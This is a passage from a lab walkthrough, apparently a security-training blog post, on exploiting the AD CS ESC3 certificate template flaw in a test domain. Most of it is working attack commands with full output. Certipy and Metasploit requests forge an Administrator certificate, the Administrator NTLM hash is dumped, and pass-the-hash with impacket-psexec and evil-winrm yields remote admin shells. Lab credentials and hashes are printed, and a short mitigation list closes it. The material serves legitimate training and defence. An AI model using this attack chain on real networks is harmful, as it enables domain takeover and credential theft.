Certificate Name Flag : SubjectRequireDirectoryPath
SubjectAltRequireUpn
Enrollment Flag : AutoEnrollment
Private Key Flag : 16842752
Extended Key Usage : Certificate Request Agent
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
```

```
IGNITE.LOCAL\Administrator
[!] Vulnerabilities
ESC3 : 'IGNITE.LOCAL\Domain Users' can enroll and template has Certifica
1
```

Request a Certificate as Administrator

Use the vulnerable template to request a certificate for your own user (eg, raj)

```
certipy-ad req -u 'raj@ignite.local' -p 'Password@1' -dc-ip 192.168.1.48 -ca ignite-DC-CA -target 'dc.ignite.local' -
template 'ESC3'
```



```
(root@kali)-[~]
# certipy-ad req -u 'raj@ignite.local' -p 'Password@1' -dc-ip 192.168.1.48 -ca ignite-DC-CA -target 'dc.ignite.local' -template 'ESC3'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 22
[*] Got certificate with UPN 'raj@ignite.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'raj.pfx'
```

If successful, Certipy generates and saves a .pfx certificate file in our case, it's **raj.pfx**!

We're directing Certipy to log in as raj, use the 'User' certificate template to request a cert on behalf of Administrator, and save the resulting certificate as **raj.pfx**.

```
certipy-ad req -u 'raj@ignite.local' -p 'Password@1' -dc-ip 192.168.1.48 -ca ignite-DC-CA -target 'dc.ignite.local' -template 'User' -on-behalf-of administrator -pfx raj.pfx
```

If successful, this results in a **valid certificate for Administrator** without needing their credentials.

```
(root@kali)-[~]
# certipy-ad req -u 'raj@ignite.local' -p 'Password@1' -dc-ip 192.168.1.48 -ca ignite-DC-CA -target 'dc.ignite.local' -template 'User' -on-behalf-of administrator -pfx raj.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 23
[*] Got certificate with UPN 'administrator@ignite.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Note: The -on-behalf-of administrator flag is the key impersonation step, it tells the CA to issue a certificate for Administrator instead of the requesting user.

Use the Certificate

Once authenticated as **Administrator**, you can proceed to dump **NTLM hashes** from the **Domain Controller**.

To achieve, fire the command as

```
certipy-ad auth -pfx administrator.pfx
```

```
(root@kali)-[~]
# certipy-ad auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@ignite.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ignite.local': aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
```

Post Exploitation

Lateral Movement & Privilege Escalation using impacket-psexec

After that, perform **lateral movement** using **Pass-the-Hash (PTH)** attacks.

For this, use the powerful **Impacket** toolkit with a command like:

```
impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38 administrator@192.168.1.48
```





```
(root@kali)~# impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38 administrator@192.168.1.48
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.48.....
[*] Found writable share ADMIN$
[*] Uploading file ctSwtGiq.exe
[*] Opening SVCManager on 192.168.1.48.....
[*] Creating service toNi on 192.168.1.48.....
[*] Starting service toNi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

This allows you to access resources on other systems without needing the actual password just the hash.

ESC3 Attack Using Metasploit

Use Metasploit's LDAP module to find vulnerable AD CS templates (like ESC3); if impersonation is possible, exploit it using the `icpr_cert` module, which requests a certificate via RPC and saves a .pfx file for future authentication.

In this case, the AD CS server issued a cert for **raj@ignite.local**, saved as a .pfx at `/root/.msf4/loot/...`, ready for PKINIT-based auth.

Load the Certificate Request Module

```
use auxiliary/admin/dcerpc/icpr_cert
```

Set the Target and Parameters

```
set RHOSTS 192.168.1.48
set CA ignite-DC-CA
set CERT_TEMPLATE ESC3
set SMBDomain ignite.local
set SMBPass Password@1
set SMBUser raj
run
```

```
msf6 > use auxiliary/admin/dcerpc/icpr_cert
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/dcerpc/icpr_cert) > set RHOSTS 192.168.1.48
RHOSTS => 192.168.1.48
msf6 auxiliary(admin/dcerpc/icpr_cert) > set CA ignite-DC-CA
CA => ignite-DC-CA
msf6 auxiliary(admin/dcerpc/icpr_cert) > set CERT_TEMPLATE ESC3
CERT_TEMPLATE => ESC3
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBDomain ignite.local
SMBDomain => ignite.local
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBPass Password@1
SMBPass => Password@1
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBUser raj
SMBUser => raj
msf6 auxiliary(admin/dcerpc/icpr_cert) > run
[*] Running module against 192.168.1.48

[+] 192.168.1.48:445 - The requested certificate was issued.
[*] 192.168.1.48:445 - Certificate UPN: raj@ignite.local
[*] 192.168.1.48:445 - Certificate Policies:
[*] 192.168.1.48:445 - * 1.3.6.1.4.1.311.20.2.1 (Certificate Request Agent)
[*] 192.168.1.48:445 - Certificate stored at: /root/.msf4/loot/20250112133159_default_192.168.1.48
[*] Auxiliary module execution completed
```





We can verify that the .pfx file is valid and stored locally and it can now be used to authenticate as **raj** or impersonate another user, depending on the template's permissions.

In this case, we listed the **loot** directory and renamed the obtained certificate to **administrator.pfx** for clarity

```
(root@kali)-[~/msf4/loot]
# ls
20250112133320_default_192.168.1.48_windows.ad.cs_825312.pfx

(root@kali)-[~/msf4/loot]
# mv 20250112133320_default_192.168.1.48_windows.ad.cs_825312.pfx administrator.pfx
```

We can reuse the Metasploit module `admin/dcerpc/icpr_cert` to impersonate the **Administrator** account and obtain a valid .pfx certificate issued in their name.

By setting **ON_BEHALF_OF**, a low-privileged user can request a certificate on behalf of another user in this case, **Administrator**.

*Note: It works **only if** the certificate template allows it (SubjectAltName from requester & no Manager Approval or ENROLLEE_SUPPLIES_SUBJECT restrictions).*

We selected the 'User' certificate template, which is likely enrollable by the current user.

Load the Certificate Request Module

```
use auxiliary/admin/dcerpc/icpr_cert
set ON_BEHALF_OF Administrator
set PFX /root/.msf4/loot/administrator.pfx
set CERT_TEMPLATE User
run
```

```
msf6 auxiliary(admin/dcerpc/icpr_cert) > set ON_BEHALF_OF Administrator
ON_BEHALF_OF => Administrator
msf6 auxiliary(admin/dcerpc/icpr_cert) > set PFX /root/.msf4/loot/administrator.pfx
PFX => /root/.msf4/loot/administrator.pfx
msf6 auxiliary(admin/dcerpc/icpr_cert) > set CERT_TEMPLATE User
CERT_TEMPLATE => User
msf6 auxiliary(admin/dcerpc/icpr_cert) > run
[*] Running module against 192.168.1.48

[+] 192.168.1.48:445 - The requested certificate was issued.
[*] 192.168.1.48:445 - Certificate UPN: Administrator@ignite.local
[*] 192.168.1.48:445 - Certificate stored at: /root/.msf4/loot/20250112133551_default_192.168.1.48_windows.ad
[*] Auxiliary module execution completed
```

We successfully obtained a certificate as Administrator, confirming the template's vulnerability to ESC3, and the resulting .pfx file now serves as Administrator's private key and certificate, enabling Kerberos authentication as that user using Certipy or similar tools.

In this case, we use the .pfx file to authenticate as **Administrator** and obtain a **Kerberos TGT** via a Metasploit module which can later be used for **Pass-the-Ticket (PTT)** attacks..

Launch Metasploit: msfconsole

Load the Module:

```
use auxiliary/admin/kerberos/get_ticket
set action GET_HASH
set cert_file /root/.msf4/loot/20250112133551_default_192.168.1.48_windows.ad.cs_685006.pfx
set rhosts 192.168.1.48
run
```



```
msf6 > use admin/kerberos/get_ticket
[*] Using action GET_TGT - view all 3 actions with the show actions command
msf6 auxiliary(admin/kerberos/get_ticket) > set action GET_HASH
action => GET_HASH
msf6 auxiliary(admin/kerberos/get_ticket) > set cert_file /root/.msf4/loot/20250112133551_default_192.168.1.48_windows.ad.cs_685006.pfx
cert_file => /root/.msf4/loot/20250112133551_default_192.168.1.48_windows.ad.cs_685006.pfx
msf6 auxiliary(admin/kerberos/get_ticket) > set rhosts 192.168.1.48
rhosts => 192.168.1.48
msf6 auxiliary(admin/kerberos/get_ticket) > run
[*] Running module against 192.168.1.48

[+] 192.168.1.48:88 - Received a valid TGT-Response
[*] 192.168.1.48:88 - TGT MIT Credential Cache ticket saved to /root/.msf4/loot/20250112133749_default_192.168.1.48_mit.kerberos.cca_963677.bin
[*] 192.168.1.48:88 - Getting NTLM hash for Administrator@ignite.local
[+] 192.168.1.48:88 - Received a valid TGS-Response
[*] 192.168.1.48:88 - TGS MIT Credential Cache ticket saved to /root/.msf4/loot/20250112133749_default_192.168.1.48_mit.kerberos.cca_715681.bin
[+] Found NTLM hash for Administrator: ead3b435b51404eead3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
[*] Auxiliary module execution completed
```

If successful, NTLM hash is dumped

Lateral Movement & Privilege Escalation using Evil-Winrm

Use **Evil-WinRM** to get a shell as **Administrator** via certificate-based authentication.

Launch it with the following command:

```
evil-winrm -i 192.168.1.48 -u administrator -H 32196b56ffe6f45e294117b91a83bf38
```

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.48 -u administrator -H 32196b56ffe6f45e294117b91a83bf38

Evil-WinRM shell v3.7.0
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_pro
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-w
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Mitigation

- **Restrict Certificate Request Agent EKU Usage** → Only assign to dedicated agent templates used by trusted PKI personnel
- **Require Certificate Manager Approval** → Ensure all templates with the Agent EKU need manual approval before certificate issuance
- **Limit Enrollment Permissions** → Grant Enroll/Autoenroll rights only to trusted users/groups, not to Domain Users
- **Audit Existing Templates for EKU Risk** → Use tool like Certipy to identify templates with 1.3.6.1.4.1.311.20.2.1
- **Monitor for Abuse & Impersonation** → Log and alert on Event IDs 4886 (request) and 4887 (issued); flag on-behalf-of activity
- **Harden CA Infrastructure** → Remove unused roles (e.g., Web Enrollment), apply patches, and isolate CA servers with strong ACLs and network controls



JOIN OUR TRAINING PROGRAMS

